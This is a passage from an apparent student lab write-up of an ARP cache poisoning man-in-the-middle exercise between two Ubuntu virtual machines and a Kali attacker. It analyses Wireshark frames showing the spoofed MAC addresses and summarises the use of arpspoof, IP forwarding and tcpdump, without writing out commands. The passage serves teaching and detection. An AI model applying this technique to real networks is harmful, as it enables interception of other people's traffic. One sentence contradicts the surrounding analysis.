
Destination MAC Address: 00:cc:cc:cc:cc:cc

Here, we can see that the source MAC of the source IP matches with the defined MAC but the destination MAC address doesn't match. The destination MAC address is of the attacker(kali) machine. Because the MAC address of the attacker is: 00:cc:cc:cc:cc:cc.

**Analysis:**

From the findings it is clear that the response is now going to the attacker which was intended to VictimA from VictimB. In the response section also the attacker is behaving like VictimA to intercept the packet coming from B.

2. Let's look at the second ping request in the wireshark with following details:



```
No.  Time       Source        Destination   Protocol Length Info
   1 0.000000   192.168.2.1   192.168.2.2   ICMP       98 Echo (ping) request  id=0x0005, seq=1/256, ttl=64 (no response found!)
   2 0.000078   192.168.2.1   192.168.2.2   ICMP       98 Echo (ping) request  id=0x0005, seq=1/256, ttl=63 (reply in 3)
   3 0.000910   192.168.2.2   192.168.2.1   ICMP       98 Echo (ping) reply    id=0x0005, seq=1/256, ttl=64 (request in 2)
   4 0.000942   192.168.2.3   192.168.2.2   ICMP      126 Redirect             (Redirect for host)
   5 0.001019   192.168.2.2   192.168.2.1   ICMP       98 Echo (ping) reply    id=0x0005, seq=1/256, ttl=63
```

```
Frame 5: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
Ethernet II, Src: 00:cc:cc:cc:cc:cc (00:cc:cc:cc:cc:cc), Dst: 00:aa:aa:aa:aa:aa (00:aa:aa:aa:aa:aa)
  Destination: 00:aa:aa:aa:aa:aa (00:aa:aa:aa:aa:aa)
    Address: 00:aa:aa:aa:aa:aa (00:aa:aa:aa:aa:aa)
    .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
    .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  Source: 00:cc:cc:cc:cc:cc (00:cc:cc:cc:cc:cc)
    Address: 00:cc:cc:cc:cc:cc (00:cc:cc:cc:cc:cc)
    .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
    .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 192.168.2.2, Dst: 192.168.2.1
Internet Control Message Protocol
  Type: 0 (Echo (ping) reply)
```

Source IP: 192.168.2.2 (UbuntuB)

Destination IP: 192.168.2.1 (UbuntuA)

As of our early declaration, the associated Mac address of both the machines are:

Source Mac address UbuntuB: 00:bb:bb:bb:bb:bb

Destination Mac address UbuntuA: 00:aa:aa:aa:aa:aa

But when we see the header section of the second request we can see the following information in wireshark:

Source MAC address: 00:cc:cc:cc:cc:cc

Destination MAC Address: 00:aa:aa:aa:aa:aa

Here, we can see that the destination MAC of the destination IP matches with the defined MAC but the source MAC address doesn't match. The source MAC address is of the attacker(kali) machine as the MAC address of the attacker is: 00:cc:cc:cc:cc:cc.

**Analysis:**

From the findings it is clear that the attacker is not forwarding the previously received response to Victim B acting like a VictimA. Attacker succeed in intercepting the response.

In this way the traffic of ping response has also passed from VictimB to attacker then to VictimA instead of going directly from B to A after arp spoofing.

## 6. Conclusion

Summary of the Attack

In this exercise, we successfully executed an ARP cache poisoning attack with the objective of establishing a Man-in-the-Middle position between Ubuntu Victim A and Ubuntu Victim B, using Kali Linux as the attacker. This allowed us to intercept and potentially modify the communication between the two victims.

The attack began with the installation of the *"dsniff"* package on the Kali machine. Next, IP forwarding was enabled on the attacker's system to allow the traffic to flow through it.

By using the *"arpspoof"* utility, we manipulated the ARP tables of both Victim A and Victim B. This effectively redirected traffic intended for one victim to the attacker, creating a scenario where the attacker functioned as a bridge for communication between the two victims.

Upon successful execution, we verified the attack's accuracy by initiating a ping from Victim A to Victim B. This action resulted in noticeable alterations to the ARP table, specifically in MAC addresses and network traffic that was observed and redirected through the attacker's system. Consequently, the responses to the ping were routed through the attacker, confirming our Man-in-the-Middle position.

For packet analysis, we used the *"tcpdump"* command to capture network traffic and saved it as a pcap file. This file was afterwards opened in Wireshark for in-depth examination. In our analysis we identify signs of ARP cache poisoning. This included mismatched MAC addresses and ARP traffic for a specific IP address.

## References

1. "Linux IP forwarding - How to Disable/Enable using net.ipv4.ip_forward," *Linux Tutorials - Learn Linux Configuration*. https://linuxconfig.org/how-to-turn-on-off-ip-forwarding-in-linux